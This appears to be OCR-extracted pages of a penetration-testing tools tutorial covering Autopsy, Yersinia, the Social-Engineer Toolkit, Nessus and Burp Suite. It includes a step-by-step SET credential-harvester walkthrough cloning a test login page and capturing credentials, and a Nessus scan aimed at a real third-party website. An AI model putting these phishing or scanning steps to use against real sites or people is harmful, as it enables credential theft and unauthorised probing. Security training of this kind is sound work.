
No images have been added to this host yet

Select the Add Image File button below to add one

ADD IMAGE FILE **CLOSE HOST** **HELP**

FILE ACTIVITY TIME LINES **IMAGE INTEGRITY** **HASH DATABASES**
VIEW NOTES **EVENT SEQUENCER**

The image consists of two vertically stacked screenshots of the Autopsy Forensic Browser running in Mozilla Firefox. The top screenshot shows the 'Adding Host' interface, where a new host 'host12' has just been added to the case 'JJ_demo1'. It displays success messages about creating the host directory and configuration file, and a note to import an image file. A prominent yellow 'ADD IMAGE' button is at the bottom. The bottom screenshot shows the 'Open Image' interface for the newly added host 'host12'. It displays a message stating 'No images have been added to this host yet' and a note to select the 'Add Image File' button to add one. It includes standard Autopsy navigation buttons like 'FILE ACTIVITY TIME LINES', 'IMAGE INTEGRITY', 'HASH DATABASES', 'VIEW NOTES', and 'EVENT SEQUENCER'.



Sat 10:42 PM ●

Collecting details on new image file - Mozilla Firefox

localhost:9999/autopsy?mod=0&view=14&spl_conf=1&img_path=%2Froot%2Fg.png&sort=1&host=

Image File Details

Local Name: images/g.png
Data Integrity: An MD5 hash can be used to verify the integrity of the image. (With split images, this hash is for the full image file)

Ignore the hash value for this image.
 Calculate the hash value for this image.
 Add the following MD5 hash value for this image:

 Verify hash after importing?

File System Details

Analysis of the image file shows the following partitions:

ADD **CANCEL** **HELP**

For your reference, the `mls` output was the following:

Sat 10:43 PM ●

Add a new image to an Autopsy Case - Mozilla Firefox

localhost:9999/autopsy?mod=0&view=15&img_path=%2Froot%2Fg.png&num_img=0&sort=1&do_n

Calculating MD5 (this could take a while)
Current MD5: 3A8B71123EA733C77025A94D0470C595
Testing partitions
Linking image(s) into evidence locker
Image file added with ID img1
Disk image (type dos) added with ID vol1

OK **ADD IMAGE**

Case: JJ_demo1
Host: host12

Select a volume to analyze or add a new image file.

mount	name	fs type
disk	g.png-disk	raw

ANALYZE **ADD IMAGE FILE** **CLOSE HOST**

FILE ACTIVITY TIME LINES **IMAGE INTEGRITY** **HASH DATABASES**

VIEW NOTES **EVENT SEQUENCER**

Details of vol1 - Mozilla Firefox

IMAGE DETAILS

Name: g.png-disk
Volume Id: vol1
Parent Volume Id: img1
Image File Format: raw
Mounting Point:
File System Type: raw

External Files
ASCII Strings:
Unicode Strings:

Extract Strings of Entire Volume

Extracting the ASCII and Unicode strings from a file system will make keyword searching faster.

Generate MD5?

ASCII: Unicode:

EXTRACT STRINGS

CLOSE

13. Yersinia →

Yersinia is an interesting framework to perform Layer 2 attacks (Layer 2 refers to the data link layer of OSI model) on a network. Of course, if you want a network to be secure, you will have to consider all the seven layers. However, this tool focuses on Layer 2 and a variety of network protocols that include STP, CDP, DTP, and so on.

The terminal window shows the Yersinia help screen:

```

File Edit View Search Terminal Help
Yersinia...
The Black Death for nowadays networks
by Slay & tomac
http://www.yersinia.net
yersinia@yersinia.net
Prune your MSTP, RSTP, STP trees!!!!
Usage: yersinia [-hVGIDd] [-l logfile] [-c conffile] protocol [protocol_options]
  -V  Program version.
  -h  This help screen.
  -G  Graphical mode (GTK).
  -I  Interactive mode (inurses).
  -D  Daemon mode.
  -d  Debug.
  -l  logfile  Select logfile.
  -c  conffile  Select config file.
  protocol  One of the following: cdp, dhcp, dot1q, dot1x, dtp, hsrp, isl, mpls, stp, vtp.
Try 'yersinia protocol -h' to see protocol_options help
Please, see the man page for a full list of options and many examples.
Send your bugs & suggestions to the Yersinia developers <yersinia@yersinia.net>

MOTD: The nightly bird catches the worm ;)

```

The graphical interface window shows the Yersinia 0.8.2 interface:

- File, Protocols, Actions, Options, Help menu.
- Toolbar: Launch attack, Edit interfaces, Load default, List attacks, Clear stats, Capture, Edit mode, Exit.
- Protocol selection table:

Protocol	Packets
CDP	0
DHCP	0
802.1Q	0
802.1X	0
DTP	0
HSRP	0
ISL	0
MPLS	0
STP	0
- Cisco Discovery Protocol configuration:

Source MAC	06:45:8B:6B:41:56	Destination MAC	01:00:0C:CC:CC:CC	Extra	
Version	01	TTL	B4	Checksum	0000

14. Social Engineering Toolkit →

The **Social-Engineer Toolkit (SET)** is an open-source penetration testing framework designed for social engineering. SET has a number of custom attack vectors that allow you to make a believable attack in a fraction of time. These kind of tools use human behaviors to trick them to the attack vectors.

```

Applications ▾ Places ▾ Terminal ▾ Sun 7:04 PM ●
root@kali: ~
File Edit View Search Terminal Help
POLICE ## BOX
|---|---|---|---|
|---|---|---|---|
|---|---|---|---|
|---|---|---|---|
|---|---|---|---|
|---|---|---|---|
|---|---|---|---|
|---|---|---|---|
Timey Wimey
J
E
R
O
N
I
M
O
O
I

[...] The Social-Engineer Toolkit (SET)      [...]
[...] Created by: David Kennedy (ReL1K)      [...]
[...] Version: 7.7.9
[...] Codename: 'Blackout'
[...] Follow us on Twitter: @TrustedSec      [...]
[...] Follow me on Twitter: @HackingDave      [...]
[...] Homepage: https://www.trustedsec.com      [...]
[...] Welcome to the Social-Engineer Toolkit (SET).
[...] The one stop shop for all of your SE needs.

Join us on irc.freenode.net in channel #setoolkit

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!
Sun 7:05 PM ●
root@kali: ~
File Edit View Search Terminal Help
xampp.txt      data.sql      facebook_lite.v
Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Sqlmap      facebook_lite.v
There is a new version of SET available.
Your version: 7.7.9
Current version: 8.0.1

Please update SET to the latest before submitting any git issues.

Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) SMS Spoofing Attack Vector
11) Third Party Modules
99) Return back to the main menu.

set> 2
The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

The Java Applet Attack method will spoof a Java Certificate and deliver a metasploit based payload. Uses a customized java applet created by Thomas We
rth to deliver the payload.

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.

```

```

Applications ▾ Places ▾ Terminal ▾ Sun 7:05 PM ●
root@kali: ~
File Edit View Search Terminal Help
xampp.txt data.sql facebook_lite_v
The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.

The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harvest all the information posted to the website.

The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if its too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser , Credential Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) Full Screen Attack Method
8) HTA Attack Method

99) Return to Main Menu

set:webattack>5

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

Applications ▾ Places ▾ Terminal ▾ Sun 7:06 PM ●
root@kali: ~
File Edit View Search Terminal Help
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>2

--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---


The way that this works is by cloning a site and looking for form fields to rewrite. If the POST fields are not usual methods for posting forms this could fail. If it does, you can always save the HTML, rewrite the forms to be standard forms and use the "IMPORT" feature. Additionally, really important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL IP address below, not your NAT address. Additionally, if you don't know basic networking concepts, and you have a private IP address, you will need to do port forwarding to your NAT IP address from your external IP address. A browser doesn't know how to communicate with a private IP address, so if you don't specify an external IP address if you are using this from an external perspective, it will not work. This isn't a SET issue this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]:10.0.2.15
[-] SET supports both HTTP and HTTPS

```

```
Applications ▾ Places ▾ Terminal ▾ Sun 7:06 PM ●
root@kali: ~
File Edit View Search Terminal Help
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.
[+] 10.0.0.6:153...
set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]:10.0.2.15
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://demo.testfire.net/login.jsp
[+] Cloning the website: https://demo.testfire.net/login.jsp
[*] This could take a little bit...
The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] You may need to copy /var/www/* into /var/www/html depending on where your directory structure is.
Press {return} if you understand what we're saying here.
[*] Web Jacking Attack Vector is Enabled...Victim needs to click the link.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
10.0.2.15 - - [29/Sep/2019 19:03:15] "GET / HTTP/1.1" 200 -
directory traversal attempt detected from: 10.0.2.15
10.0.2.15 - - [29/Sep/2019 19:03:15] "GET /favicon.ico HTTP/1.1" 404 -
10.0.2.15 - - [29/Sep/2019 19:03:31] "GET /index2.html HTTP/1.1" 200 -
10.0.2.15 - - [29/Sep/2019 19:03:53] "GET / HTTP/1.1" 200
[*] WE GOT A HIT! Printing the output:
POSSIBLE PASSWORD FIELD FOUND: uid=admin
POSSIBLE PASSWORD FIELD FOUND: passw=admin
POSSIBLE USERNAME FIELD FOUND: btnSubmit=Login
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```



```

164.0.0.6:153
set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]:10.0.2.15
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://demo.testfire.net/login.jsp
[-] password.txt      testpcapng
[*] Cloning the website: https://demo.testfire.net/login.jsp
[*] This could take a little bit...
The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] You may need to copy /var/www/* into /var/www/html depending on where your directory structure is.
Press {return} if you understand what we're saying here.

[*] Web Jacking Attack Vector is Enabled...Victim needs to click the link.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
10.0.2.15 - - [29/Sep/2019 19:03:15] "GET / HTTP/1.1" 200 -
directory traversal attempt detected from: 10.0.2.15
10.0.2.15 - - [29/Sep/2019 19:03:15] "GET /favicon.ico HTTP/1.1" 404 -
10.0.2.15 - - [29/Sep/2019 19:03:31] "GET /index2.html HTTP/1.1" 200 -
10.0.2.15 - - [29/Sep/2019 19:03:53] "GET / HTTP/1.1" 200
[*] WE GOT A HIT! Printing the output:
POSSIBLE PASSWORD FIELD FOUND: uid=admin
POSSIBLE PASSWORD FIELD FOUND: pass=admin
POSSIBLE USERNAME FIELD FOUND: btnSubmit=Login
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

```

15. Nessus →

If you have a computer connected to a network, Nessus can help find vulnerabilities that a potential attacker may take advantage of. Of course, if you are an administrator for multiple computers connected to a network, you can make use of it and secure those computers.

Nessus / Initializing

STEP 3 OF 3

Nessus

Initializing

Please wait while Nessus prepares the files needed to scan your assets.

Downloading plugins...

© 2019 Tenable™, Inc.

Nessus Essentials / Scans / Edit

Scans Settings

New Scan / Basic Network Scan

Back to Scan Templates

Settings Credentials Plugins

BASIC

- General Name: coep
- Schedule
- Notifications

DISCOVERY

ASSESSMENT

REPORT

ADVANCED

Folder: My Scans

Targets: Example: 192.168.1.1-192.168.1.5 192.168.2.0/24, test.com

Upload Targets Add File

Save Cancel

12:11 PM 9/26/2019

The image shows two screenshots of the Nessus Essentials application. The top screenshot displays the 'Initializing' step, where Nessus is preparing files for scanning. It includes a progress bar for downloading plugins and a copyright notice from 2019 Tenable, Inc. The bottom screenshot shows the 'New Scan / Basic Network Scan' configuration page. It features a sidebar with various settings like Folders, Resources, and Tenable. The main form is titled 'New Scan / Basic Network Scan' and includes tabs for 'Settings', 'Credentials', and 'Plugins'. Under 'Settings', there are sections for 'BASIC' (with 'General' selected), 'DISCOVERY', 'ASSESSMENT', 'REPORT', and 'ADVANCED'. The 'GENERAL' section has fields for 'Name' (set to 'coep'), 'Description', 'Folder' (set to 'My Scans'), and 'Targets' (with an example IP range and domain entered). Buttons for 'Upload Targets' and 'Add File' are also present. At the bottom, there are 'Save' and 'Cancel' buttons, along with a taskbar at the bottom of the window.

Screenshot of the Nessus Essentials web interface showing the configuration of a new scan.

The interface includes a left sidebar with navigation links for FOLDERS (My Scans, All Scans, Trash), RESOURCES (Policies, Plugin Rules, Scanners), and TENABLE (Community, Research).

The main content area displays the "New Scan / Basic Network Scan" configuration page. The "Settings" tab is selected, showing the following configuration:

- Scan Type:** Port scan (common ports)
- General Settings:** Always test the local Nessus host, Use fast network discovery
- Port Scanner Settings:** Scan common ports, Use netstat if credentials are provided, Use SYN scanner if necessary
- Ping hosts using:** TCP, ARP, ICMP (2 retries)

Below this, the "Basic" section is expanded, showing:

- General:** Name: Cricbuzz, Description: (empty)
- Schedule:** (empty)
- Notifications:** (empty)
- Discovery:** (empty)
- Assessment:** Folder: My Scans
- Report:** (empty)
- Advanced:** Targets: https://www.cricbuzz.com/

At the bottom, there are "Save" and "Cancel" buttons.

Nessus Essentials / Folders / My Scans Options

https://localhost:8834/#/scans/folders

Scans Settings root

FOLDERS My Scans All Scans Trash

RESOURCES Policies Plugin Rules Scanners

TENABLE Community Research

My Scans

Search Scans 1 Scan

Name	Schedule	Last Modified
Cricbuzz	On Demand	N/A

Import New Folder + New Scan

12:14 PM 9/26/2019

Nessus Essentials / Folders / My Scans Options

https://localhost:8834/#/scans/folders/my-scans

Scans Settings root

FOLDERS My Scans All Scans Trash

RESOURCES Policies Plugin Rules Scanners

TENABLE Community Research

My Scans

Search Scans 1 Scan

Name	Schedule	Last Modified
Cricbuzz	On Demand	Today at 12:15 PM

Import New Folder + New Scan

12:15 PM 9/26/2019

Cricbuzz

Back to My Scans

Hosts 1 Vulnerabilities 8 History 4

Filter Search Vulnerabilities 8 Vulnerabilities

Sev	Name	Plugin ID: 22964	Family	Count
INFO	Service Detection	Plugin ID: 22964	Service detection	2
INFO	Host Fully Qualified Domain Name (FQDN) Resolution		General	1
INFO	HTTP Server Type and Version		Web Servers	1
INFO	HyperText Transfer Protocol (HTTP) Information		Web Servers	1
INFO	Nessus SYN scanner		Port scanners	1
INFO	TCP/IP Timestamps Supported		General	1
INFO	Traceroute Information		General	1
INFO	Web Server robots.txt Information Disclosure		Web Servers	1

Scan Details

Policy: Basic Network Scan
 Status: Running
 Scanner: Local Scanner
 Start: Today at 12:25 PM

Vulnerabilities

● Critical
 ● High
 ● Medium
 ● Low
 ● Info

Service Detection

Description
 Nessus was able to identify the remote service by its banner or by looking at the error message it sends when it receives an HTTP request.


Output
 A TLSv1 server answered on this port.
 Port Hosts
 443/tcp/www www.cricbuzz.com

Plugin Details

Severity: Info
 ID: 22964
 Version: 1.178
 Type: remote
 Family: Service detection
 Published: August 19, 2007
 Modified: August 27, 2019

Risk Information
 Risk Factor: None

A web server is running on this port through TLSv1.
 Port Hosts
 443/tcp/www www.cricbuzz.com



16. Burpsuite →

Burp Suite Scanner is a fantastic web security analysis tool. Unlike other web application security scanner, Burp offers a GUI and quite a few advanced tools. However, the community edition restricts the features to only some essential manual tools. For professionals, you will have to consider upgrading. Similar to the previous tool, this isn't open source either.

Applications ▾ Places ▾ burp-StartBurm Sun 16:19

Burp Suite Community Edition v2.1.02 - Temporary Project

Burp Project Intruder Repeater Window Help

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

Intercept HTTP history WebSockets history Options

Request to http://ocsp.pki.goog:80 [172.217.166.163]

Forward Drop Intercept is on Action | ?

Raw Params Headers Hex

	0	50	4f	53	54	20	2f	67	74	73	31	6f	31	20	48	54	54	POST /gtslol HTT
1	50	2f	31	2e	30	0d	0a	48	6f	73	74	3a	20	6f	63	73	P/1.0Host: ocs	
2	70	2e	70	6b	69	2e	67	6f	67	0d	0a	55	73	65	72	p.pki.googUser		
3	2d	41	67	65	6e	74	3a	20	4d	6f	7a	69	6c	61	2f	-Agent Mozilla/		
4	35	2e	30	20	28	58	31	31	3b	20	4c	69	6e	75	78	5.0 (X11; Linux		
5	78	38	36	5f	36	34	3b	20	72	76	3a	36	30	2e	30	x86_64; rv:60.0)		
6	20	47	65	63	6b	6f	2f	32	30	31	30	30	31	30	31	Gecko/20100101		
7	46	69	72	65	66	6f	78	2f	36	30	2e	30	0d	0a	41	Firefox/60.0Ac		
8	63	65	70	74	3a	20	74	65	78	74	2f	68	74	6d	2c	cept/text/html,		
9	61	70	70	6c	69	63	61	74	69	6f	6e	2f	78	68	74	6d		
a	6c	2b	78	6d	6c	2c	61	70	70	6c	69	63	61	74	6f	l+xml,application		
b	6e	2f	78	6d	6c	3b	71	3d	30	2e	39	2c	2a	2f	3b	n/xml;q=0.9,*/*;		
c	71	3d	30	2e	38	0d	0a	41	63	63	65	70	74	2d	4c	q=0.8Accept-Language: en-US,en		
d	6e	67	75	61	67	65	3a	20	65	6e	2d	55	53	2c	65	6e		
e	3b	71	3d	30	2e	35	0d	0a	41	63	63	65	70	74	2d	:q=0.5Accept-Encoding: gzip, d		
f	6e	63	6f	64	69	6e	67	3a	20	67	7a	69	70	2c	20	flateContent-		
10	65	66	6c	61	74	65	0d	0a	43	6f	6e	74	65	6e	74	2d		
11	4c	65	6e	67	74	68	3a	20	38	33	0d	0a	43	6f	6e	Length: 83Content-Type: applic		
12	65	6e	74	2d	54	79	70	65	3a	20	61	70	70	6c	69	63		
13	61	74	69	6f	6e	2f	6f	63	73	70	2d	72	65	71	75	65		
14	73	74	0d	0a	43	6f	6e	6e	65	63	74	69	6f	6e	3a	stConnection:		
15	63	6c	6f	73	65	0d	0a	0d	0a	30	51	30	4f	30	4d	closeQ000M0		
16	4b	30	49	30	09	06	05	2b	0e	03	02	1a	05	00	04	K010 //l+@#k010//l+		
17	42	46	30	c2	27	19	db	de	70	f0	8f	fc	73	e5	a6	BFOA'Üppöüsäät		
18	66	38	17	bc	04	14	98	d1	f8	6e	10	eb	cf	9b	ec	f8þ4 //l+Nanäät		
19	9f	18	90	1b	a0	eb	7d	09	fd	2b	02	10	40	0e	cc	ffë}y+@#hé		
1a	dc	2e	6a	79	08	00	00	00	00	13	16	6e	--	--	--	U.jy //l+jn		

Applications ▾ Places ▾ burp-StartBurm Sun 15:22

Burp Suite Community Edition v2.1.02

>Welcome to Burp Suite Community Edition. Use the options below to create or open a project.

Note: Disk-based projects are only supported on Burp Suite Professional.


Temporary project

New project on disk Name: File: Choose file...

Open existing project Name File: Choose file...

Pause Automated Tasks

Cancel Next



The screenshot shows the Burp Suite interface for a "Temporary Project". The title bar reads "Burp Suite Community Edition v2.1.02 - Temporary Project". The menu bar includes "Burp", "Project", "Intruder", "Repeater", "Window", and "Help". The top navigation bar has tabs for "Dashboard", "Target", "Proxy" (which is selected), "Intruder", "Repeater", "Sequencer", "Decoder", "Comparer", "Extender", "Project options", and "User options". Below the navigation bar, there are tabs for "Intercept" (selected), "HTTP history", "WebSockets history", and "Options".

A request from "http://ocsp.pki.goog:80" is displayed. The "Raw" tab shows the following POST request:

```
POST /gtslol HTTP/1.0
Host: ocsp.pki.goog
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Length: 84
Content-Type: application/ocsp-request
Connection: close
```

